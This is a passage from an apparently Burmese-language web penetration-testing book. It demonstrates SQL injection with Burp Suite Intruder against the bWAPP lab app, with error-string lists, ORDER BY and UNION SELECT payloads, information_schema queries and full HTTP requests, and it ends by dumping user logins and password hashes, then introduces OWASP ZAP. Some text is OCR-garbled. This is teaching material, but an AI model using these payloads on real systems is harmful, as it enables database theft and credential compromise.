နောက်ဆုံးအဆင့်အနေနဲ့ကတော့ Options Tab မှာ Payload Lists တွေကို Inject ပြုလုပ်ပြီးထွက်ပေါ်လာတဲ့ Result Page မှာ SQLi Vulnerable ဖြစ်ပါတယ် မဖြစ်ဆုံးတာကို တိုက်ဆိုင်စစ်ဆေးဖို့အတွက် Error Messages တွေကို ထည့်သွင်းပေးရမယ့်အဆင့်ဖြစ်ပါတယ်။ အောက်မှာဖော်ပြထားတဲ့ Error Messages တွေကို Text File အနေနဲ့ Save လုပ်ထားဖို့လိုပါတယ်။ ဒီစာအုပ်မှာတော့ **error-check.txt** ဆိုတဲ့ နာမည်နဲ့ Saveပြုလုပ်ထားပါတယ်။

- error in your SQL syntax
- mysql\_num\_rows()
- mysql\_fetch\_array()
- mysql\_fetch\_row()
- mysql\_fetch\_assoc()
- mysql\_fetch\_object()
- mysql\_numrows()
- Syntax error
- Server Error in '/' Application
- Microsoft OLE DB Provider for ODBC Drivers error
- Invalid Querystring
- OLE DB Provider for ODBC
- VBScript Runtime
- ADODB.Field
- BOF or EOF
- ADODB.Command
- JET Database
- include()
- GetArray()
- FetchRow()
- Input string was not in a correct format
- unknown column

- unknown
- no record found

အဲဒီ Options Tab ရဲ့ အောက်မှာ:မှာရှိတဲ့ Load.. ဆိုတဲ့ Button မှာ error-check.txt ဆိုတဲ့ File ကိုရွေးပေးလိုက်ပါ။



နဲ့ (၅.၁၈) Error Message အား တိုက်ဆိုင်စစ်ဆေးရန်အတွက် error-check.txt ဖိုင်အား ရွေးချယ်ပေးပဲ

အဲဒီနောက် Menu Bar မှာရှိတဲ့ Intruder ကို Click ပြလုပ်ပြီး Start Attack ပြလုပ်ပေးလိုက်ပါ။



နဲ့ (၅.၁၉) Error စစ်ဆေးရန်အတွက် Start Attack ပြလုပ်ပဲ

အဲဒီနောက်မှာတော့ Windows Box အသစ်တစ်ခုပေါ်လာပြီး SQLi Vulnerable Check အတွက် Result တွေကို အောက်မှာပြထားတဲ့အတိုင်း မြင်တွေ့ရပါလိမ့် ယင်း။ အဲဒီ Windows မှ Error ဆိုတဲ့ Checkbox မှာ အမှန်ခြစ်ထားတဲ့နေရာကို Click ပြလုပ်ပြီး အောက်ဘက်မှာရှိတဲ့ အူရဲ့ Response ကို ဆန်းစစ်ကြည့်ရမှာ ဖြစ်ပါတယ်။

The screenshot shows a tool interface titled "Intruder attack 1". At the top, there are tabs for "Attack", "Save", and "Columns". Below that is a navigation bar with "Results", "Target", "Positions", "Payloads", and "Options". A "Filter: Showing all items" section is present. The main area displays a table with columns: Request, Payload, Status, Error, Timeout, Length, error, excep..., illegal, invalid, fail, and stack. Five rows of data are shown, with row 1 highlighted in yellow. Row 1 has a payload of '' and a status of 200. The "error" column for this row contains a checked checkbox. Below the table, there are tabs for "Request" and "Response". Under "Response", there is a "Raw" tab which is selected. A message box displays the error: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1". At the bottom, there is a progress bar labeled "Finished". A red diagonal watermark "Brought To You By UGMH" is overlaid across the entire screenshot.

ပုံ (၂.၂၀) Mysql Error Message အားမြင်တွေ့ရပုံ

**SQLi Vulnerable** ရှိနေတာသောချာပြီးဆိုရင်တော့ **Exploitation** အဆင့်ကို စတင်လုပ်ဆောင်ရမှာဖြစ်ပါတယ်။ ဒါကြောင့် **Columns** အရေအတွက်ကို ရှာဖွေဖို့ ထဲတွက် အောက်မှာဖော်ပြထားတဲ့ **SQL Statements** တွေကို **Text File** ထားစေနဲ့ **Save** ပြလုပ်ကာ၊ ရှုံးမှာထုန်းက **error-check.txt** ဆိုတဲ့ **File** ကို ထည့်ပေးခဲ့တဲ့ **Payload Set** ဆိုတဲ့နေရာမှာ ပြန်လည်ထားရှိပေးရမှာဖြစ်ပါတယ်။ ဒီစာအုပ်မှာတော့ **order-by.txt** ဆိုတဲ့ နာမည်နဲ့ **Save** ပြလုပ်ထားပါတယ်။

- `/**/ORDER/**/BY/**/1--`
- `/**/ORDER/**/BY/**/2--`
- `/**/ORDER/**/BY/**/3--`

- .....
- /\*\*/ORDER/\*\*/BY/\*\*/30--

ဒီစာအုပ်မှာတော့ နဲ့နာပုံစံအနေနဲ့ပြထားတာဖြစ်ပါတယ်။ ORDER BY Statement ကို (1 to 30) အထိအစဉ်လိုက်ရေးထည့်ရမှာဖြစ်ပါတယ်။ အဲဒီနောက် **Intruder Tool** ကို Start Attack ပြန်လုပ်ပြီး ထွက်ပေါ်လာတဲ့ Result တွေထဲက Column Checkbox မှာ အမှန်ခြစ်ထားတဲ့ ပထမဦးဆုံးသော Item ကို Click ပြုလုပ်ကာ သူရဲ့ Response ကို ဆန်းစစ်ရမှာဖြစ်ပါတယ်။

Request	Payload	Status	Error	Timeout	Length	unkno...	unkno...	no re...	error...
1	/*-----*/								

### ပုံ (၅.၂) Column အရေအတွက်အားရှာဖွေပုံ

အဲဒီမှာ **Unknown column 7** ဆိုတာကို တွေ့ရတယ်ဆိုရင်တော့ Columns အရေအတွက်ဟာ အဲဒီ Message ကို တွေ့ရတဲ့နဲ့ပါတ်ရဲ့ရှေ့ကန်ပါတ်ပဲဖြစ်ပါတယ်။ ဒီစာအုပ်ထဲက နဲ့နာအနေနဲ့တော့ Columns အရေအတွက် (၆) လို ရပါတယ်။ အဲဒီနောက် Vulnerable Columns ကို ရှာဖွေဖို့အတွက် အဲဒီနောက် Right click ပြုလုပ်ပြီး **Send to Repeater** ဆိုပြီး Repeater Tool ဆိုကို ပေးပို့လိုက်ပါ။ **Repeater** Tab ကိုသွားပြီး Request နေရာမှာ Vulnerable ဖြစ်တဲ့ Parameter နောက်မှာရှိတဲ့ Vaule နေရာကို **Null** သို့မဟုတ် Value ရဲ့ရှေ့ကို

**minus(-) ခုံပြီ:** Union Select Statement ကို Column Counts အရေအတွက်နဲ့  
အတူထည့်ပေးပြီ: Request ပြလုပ်ရမှာဖြစ်ပါတယ်။

Request

Raw Params Headers Hex

```
GET /bWAPP/sqli_2.php?movie=-2/**/UNION/**/SELECT/**/1,2,3,4,5,6 --+&action=go HTTP/1.1
Host: 192.168.2.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0; PHPSESSID=3ji6aabpqger7op9gl86; _ga=GA1.2.161644664
Connection: close
```

### နဲ့ (၅.JJ) Vulnerable ဖြစ်သော Columns များအားရှာဖွေပုံ

နောက်စုံမှာ (-+) သို့မဟုတ် (#) ဆိုတဲ့ SQL Comment နဲ့ ဝိတ်ပေးရမှာဖြစ်ပါတယ်။ အဲဒီနောက် go ဆုတဲ့ Button ကိုနှစ်ပြီ: Server Response ကို  
လေ့လာဆန်းစစ်ရမှာဖြစ်ပါတယ်။ Response Tab မှာရှိတဲ့ Render ဆိုတဲ့ Tab  
မှာ သွားကြည့်ယောကိုရင် Vulnerable ဖြစ်နေတဲ့ Column နေရာကိုမြင်တွေ့ရမှာ  
ဖြစ်ပါတယ်။

The screenshot shows the OWASP ZAP tool's interface. The 'Request' tab displays a crafted HTTP GET request:

```
GET /bwAPP/sql_inj_2.php?movie=-2/**/UNION/**/SELECT/**/1,2,3,4,5,6 --+&action=go HTTP/1.1
Host: 192.168.2.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0; PHPSESSID=3ji6aabpqger7op9gl86v4fs64
Connection: close
```

The 'Response' tab shows the resulting page content:

Select a movie: Iron Man Go

Title	Release	Character	Genre	IMDb
2	3	5	4	<a href="#">Link</a>

### နှင့် (၅.၂) Injection ပြည်နိုင်သော Vulnerable Columns များ

ဒီစာအုပ်ထဲကန္မာနာဆိုမှုမှာတော့ Columns 2,3,5 နဲ့ 4 ဟာ Vulnerable ဖြစ်နေတယ်ဆိုပြီးအပေါ်မှာပြထားတဲ့အကိုင်းခြင်တွေ၊ ရမှာဖြစ်ပါတယ်။ အဲဒီ Vulnerable Columns နေရာကနေ Target Website ရဲ့ Database တစ်ခုလုံးကို ရယူနိုင်ပြီး အတွက် SQL Queries တွေကို Payload အနေနဲ့ အသုံးပြုရမှာဖြစ်ပါတယ်။ ဒါကြောင့် Basic SQL Queries တွေကို Text File အနေနဲ့ Save ပြည်ထားပြီး Intruder Tool ရဲ့ Payload Set မှာ ထည့်ပေးဖို့လိုပါတယ်။ ဒါအပြင် Payload Position ကိုလည်း Vulnerable Column Counts နေရာတွေမှာ **§ add** ပြည်ပေးရမှာဖြစ်ပါတယ်။ အောက်မှာဖော်ပြထားတဲ့ SQL Basic Queries တွေကို basic.txt ဆိုတဲ့နာမည်နဲ့ Save လုပ်ပြီး Payload Set မှာ ရွေးချယ်ကာ **Start Attack** ပြည်လိုက်ပါ။

- Version()
- User()
- Database()
- @@hostname

- @@basedir
- @@datadir

```

GET /bWAPP/sql_2.php?movie=-2/**/UNION/**/SELECT/**/1.%25.%25.%25.%25.6 --+&action=go HTTP/1.1
Host: 192.168.2.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0; PHPSESSID=3j6aabpqger7op9gl86v4fs64
Connection: close
  
```

### ပုံ (၅.၂၄) SQL Injection Attack စောင်ပြုလုပ်ပုံ

အဲဒီနောက်ထွက်ပေါ်လာတဲ့ Windows Box ကနေပြီး Payload တစ်ခုချင်း  
နိုင် Response တွေကို Render Tab ကနေကြည့်လိုက်မယ်ဆိုရင် Database  
User Name တွေ၊ Database Name တွေ စတဲ့အချက်အလက်တွေကို တွေ့ရှုရမှာ  
ဖြစ်ပါတယ်။


Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			200			9176	baseline request
1	1	Version()	200			9191	
2	1	User()	200			9191	
3	1	Database()	200			9180	
4	1	@@hostname	200			9182	
5	1	@@basedir	200			9179	
6	1	@@datadir	200			9190	
7	2	Version()	200			9191	
8	2	User()	200			9191	

Request Response

Raw	Headers	Hex	HTML	Render
				Title Release Character Genre IMDb
				2 5.5.31-0+wheezy1 5 4 Link

### ပုံ (၅.၂၅) Target System ၏ Database Version အားမြင်တွေ့ရပုံ

အဲဒီ Payload နေရာမှာ တွေးသော SQL Queries များကို အသုံးပြုပြီး Database တစ်ခုလုံးကို ဆွဲထုတ်ရယူရမှာဖြစ်ပါတယ်။ Target Database ထဲမှ Tables များရယူဖို့အတွက် **Positions** Tab မှာ Attack Type ကို **Cluster Bomb** လိုပြောင်းပြီး Payload Positions ကို အောက်မှာပြထားတဲ့အတိုင်း Vulnerable Columns နေရာမှာထားလိုက်ပါ။ အဲဒီလို Cluster Bomb Attack မှာ Payload Positions အနည်းဆုံး (၂)ခုချေးချုပ်ပေးဖို့လိုပါတယ်။



ပုံ (၅-၂၆) Attack Type အား ပြောင်းလဲသတိမှတ်ပြီး Payload Positions ရွှေ့ချုပ်ပေးပုံ

အဲဒီနောက် **Payloads** Tab မှာ Payloads (၂)ခုချေးချုပ်ပေးဖို့လိုပါတယ်။  
ပထမဦးဆုံး **Payload Set** မှာ (၁) ကိုချေးချုပ်ကာ Payload နံပါတ် (၁)အတွက် ကို

### group\_concat(table\_name)

ဆိုတဲ့ SQL Statement ကို tables1.txt ဆိုတဲ့နာမည်နဲ့ Save လုပ်ပြီး Select File မှ တစ်ဆင့်ချေးပေးလိုက်ပါ။ Payload နံပါတ် (၂) အတွက်ကိုတော့ **Payload set (2)** နေရာမှာ

```
/**/from/**/information_schema.tables/**/where/**/table_s
chema=database()
```


ဆိတဲ့ SQL Statement ကိုတော့ tables2.txt ဆိတဲ့ နာမည်နဲ့ Save လုပ်ပြီး Select file မှတဆင့်ရွေးပေးလိုက်ပါ။ အဲဒီနောက် Intruder Tab မှာ Start Attack ပြုလုပ်လိုက်မယ်ဆိုရင် အောက်မှာပြထားတဲ့အတိုင်း Tables တွေကို မြင်တွေ့ရမှာဖြစ်ပါတယ်။

Title	Release	Character	Genre	IMDb
blog,heroes,movies,users	3	5	4	<a href="#">Link</a>

#### ပုံ (၁၂) Target System၏ Database မှ Tables များအားမြင်တွေ့ရပုံ

နောက်ထပ်တစ်ဆင့်ကတော့ ရရှိလာတဲ့ Tables များထဲမှ သက်ဆိုင်ရာ Columns များကို ခွဲထုတ်ရယူတဲ့အပိုင်းဖြစ်ပါတယ်။ Columns Field များကို ရယူခို့အတွက် သက်ဆိုင်ရာ Table Name များကို Hexadecimal ပြောင်းမြှုလိုပါတယ်။ ဒါကြောင့် Hexadecimal ပြောင်းမြှုအတွက် Burp Suite ရဲ့ Decoder ဆိတဲ့ Tab ကိုသွားပြီး Table Name ကိုရေးကာ Encode as ဆိတဲ့နေရာမှာ ASCII hex ကိုရွေးပေးလိုက်တာနဲ့ သက်ဆိုရာအလိုက် Tables အလိုက် Hexadimal Value တွေကိုတွေ့ရပါလိမ့်မယ်။ အဲဒီ Values တွေကို ကူးယူပြီး tables\_name.txt ဆိတဲ့နာမည်နဲ့ Save လုပ်ကာ Payload အဖြစ် ပြန်လည်အသုံးပြုရမှာဖြစ်ပါတယ်။ အဲဒီလို Save ပြုလုပ်တဲ့နေရာမှာ Hex Value များရဲ့ ရှေ့မှာ 0x ဆိုပြီး prefix HEX ထည့်ပေးဖို့လိုအပ်ပါတယ်။ ဥပမာ users ရဲ့ Hexadecimal

Values မှာ 7573657273 ဖြစ်ပြီး Save ပြလုပ်တဲ့အခါမှာ 0x7573657273 ဆို  
ပြီးတော့ ရှိမှာ 0x ထည့်ပေးရမှာဖြစ်ပါတယ်။



နှင့် (၅.၂၉) Table Name အား Hex Value သို့ပြောင်းလဲခြင်း

Table Name များကို Hex Value ပြောင်းလဲပြီးတဲ့နောက် Intruder Tab  
ရဲ့ Positions မှာ Payload Positions ကို အောက်မှာပြထားတဲ့အတိုင်း နေရာ(၃)ရ  
ထားပေးထို့လိုပါတယ်။

#### Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which |

Attack type: Cluster bomb

```
GET /bWAPP/sql_2.php?movie=-2/**/UNION/**/SELECT/**/1,$2$,3,4,5,6$555 --+&action=go HTTP/1.1
Host: 192.168.2.47
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0; PHPSESSID=qmb9mptcqch8rc3i15t3k2uh96
Connection: keep-alive
```

နှင့် (၅.၂၀) Columns များရယူရန်အတွက် Payload Positions ပြောင်းလဲ  
သတ်မှတ်ခြင်း

**Payloads Tab** မှာလည်း Payload (၃)၏ ရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။ နံပါတ်(၁)အတွက် Payload ကို **group\_concat(column\_name)** ဆိုတဲ့ SQL Statement အား columns1.txt ဆိုတဲ့ နာမည်နဲ့ Save ပြီး **Select File** နေရာမှ ရွေးပေးလိုက်ပါ။ နံပါတ်(၂)အတွက် Payload ကို

```
/**/from/**/information_schema.columns/**/where/**/table_name=
```

ဆိုတဲ့ SQL Statement အား columns2.txt ဆိုတဲ့ နာမည်နဲ့ Save လုပ်ပြီး **Select File** နေရာမှာရွေးပေးလိုက်ပါ။ Payload နံပါတ်(၃) အတွက်ကတေသူ Table Name ထွေကို Hex Vaule ပြောင်းထားတဲ့ tables\_name.txt ဆိုတဲ့ File ကို **Select File** မှ ရွေးပေးလိုက်ပါ။ အဲဒီနောက် **Intruder Tab** မှာ **Start Attack** လုပ်လိုက်မယ်ဆိုရင် အောက်မှာပြထားရဲ့အတိုင်း သက်ဆိုရာ Tables အလိုက် Column Field များကို မြင်တွေ့ရမှာဖြစ်ပါတယ်။

The screenshot shows the OWASP ZAP Intruder tool interface. At the top, there are tabs for 'Attack', 'Save', 'Columns', 'Results', 'Target', 'Positions', 'Payloads', and 'Options'. The 'Payloads' tab is selected. Below it, a table lists four payloads, each containing the SQL command `group_concat(column_name) /**/from/**/information_sc...`. The table has columns for Request, Payload1, Payload2, Payload3, Status, Error, Timeout, and Length. The fourth payload has a length of 9248. Below the table, there are tabs for 'Request' and 'Response'. Under 'Response', there is a table with columns 'Title', 'Release', and 'Character'. The title row contains the values 'id,login,password,email,secret,activation\_code,activated,reset\_code,admin' and has a character count of 3. The release column has a value of 5. At the bottom left, there is a progress bar labeled 'Finished'.

ပုံ (၅.၂၀) Column Names များအား မြင်တွေ့ရပုံ

နောက်ဆုံးအဆင့်အနေနဲ့ သက်ဆိုင်ရာအလိုက် Data Entries များရယူပို့ အတွက် Repeater Tab ကိုပေးပို့ကာ အောက်မှာပြထားတဲ့ SQL Statement ကို အသုံးပြုပြီးရယူနိုင်ပါတယ်။ ပထမ Statement ကတော့ Column Names များ ဖြစ်ပြီး၊ ဒုတိယ Statement ကတော့ Table Name ဖြစ်ပါတယ်။ တွေ့တွေ့ဘေးသော Columns နှင့် Table Name များကို ပြောင်းလဲပေးပြီး Database တစ်ခုလုံးမှာရှိ လဲ Data Entries များကို ရယူနိုင်ပါတယ်။

```
group_concat(id,0x0d,login,0x0d,password,0x0d)
```

```
/**/FROM/**/users --
```

Title	Release	Character	Genre	IMDb
1 administrator f404a6bb2db46bc0be853cb4d345odd500b80ac0 2 bee 6885858486f31043e5839c735d99457f045affd0 3 admin e89f9749b6849ad2633909ac52168224a85ccdf5	3	5	4	<a href="#">Link</a>

နဲ့ (၅.၃၁) Data Entries များအားရယူပို့

**0x0d** ဆိတဲ့ Hex Value ကတေသာ New Line ကို ကိုယ်စားဖြတ်ဖြစ်ပါတယ်။ Burp Suite ကို အသုံးပြုပြီး Web Applications တွေကို Exploit ပြလုပ်ပုံကို ဒီနေရာမှာပဲအဆုံးသတ်လိုက်ပါတယ်။ နောက်ထပ် **OWASP ZAP** ကို အသုံးပြုပြီး Web Application Vulnerability Scanning ပြလုပ်ပုံကို ဖော်ပြပေးမှာဖြစ်ပါတယ်။


## Scanning Web Application with OWASP-ZAP

OWASP ZAP ဆိတဲ့ Burp Suite လိုမျိုးပဲ Web Application Security အတွက် Tools တွေကိုပေါင်းစပ်ထားတဲ့ Integrated Platform တစ်ခုဖြစ်ပါတယ်။ Burp Suite ကတေသာ Free နဲ့ Professional ဆိုပြီး Edition နှစ်ခုခွဲထားပေမယ့် OWASP ZAP ကတေသာ လုံးဝ Free ဖြစ်ပါအပ်ပဲ IBM AppScan နဲ့ HP WebInspect တို့ကို ယူဉ်နိုင်တဲ့ Tool တစ်ခုလည်းဖြစ်ပါတယ်။ Burp Free Edition မှာမပါဝင်တဲ့ Automated Scanner ကိုလည်း OWASP ZAP မှာ ထည့်သွင်းပေးထားပါတယ်။

ZAP ဟာ အောက်မှာဖော်ပြထားတဲ့ Functions တွေကို လုပ်ဆောင်ပေးနိုင်ပါတယ်။


- ၁။ Intercepting Proxy
- ၂။ Automated Scanner
- ၃။ Passive Scanner
- ၄။ Brute Force Scanner
- ၅။ Fuzzer
- ၆။ Port Scanner
- ၇။ Spider
- ၈။ Web Sockets

## ၆။ REST API




နဲ့ (၂၃၂) OWASP ZAP အားမြင်တွေရုပ်

ဒီစာအုပ်မှာတော့ OWASP ZAP ရဲ့ Automated Scanner ကို အသုံးပြုပြီ။ Web Applications တွေရဲ့ အားနည်းချက်တွေ၊ ပျောက်ကျက်လောက်တွေကို ရှာဖွေတဲ့ အပိုင်းကိုပဲ ဖော်ပြသွားမှာဖြစ်ပါတယ်။ Scan မပြုလုပ်မိမှာ မိမိရဲ့ Internet Connection အပေါ်မူတည်ပြီး Speed Up ဖြစ်စေဖို့အတွက် လိုအပ်တဲ့ ပြင်ဆင်ချက် တစ်ချို့ကို Tools ဆိုတဲ့ Menu အောက်မှာရှိပဲ့ Options နေရာမှာ ပြင်ဆင်ပေး နိုင်ပါတယ်။



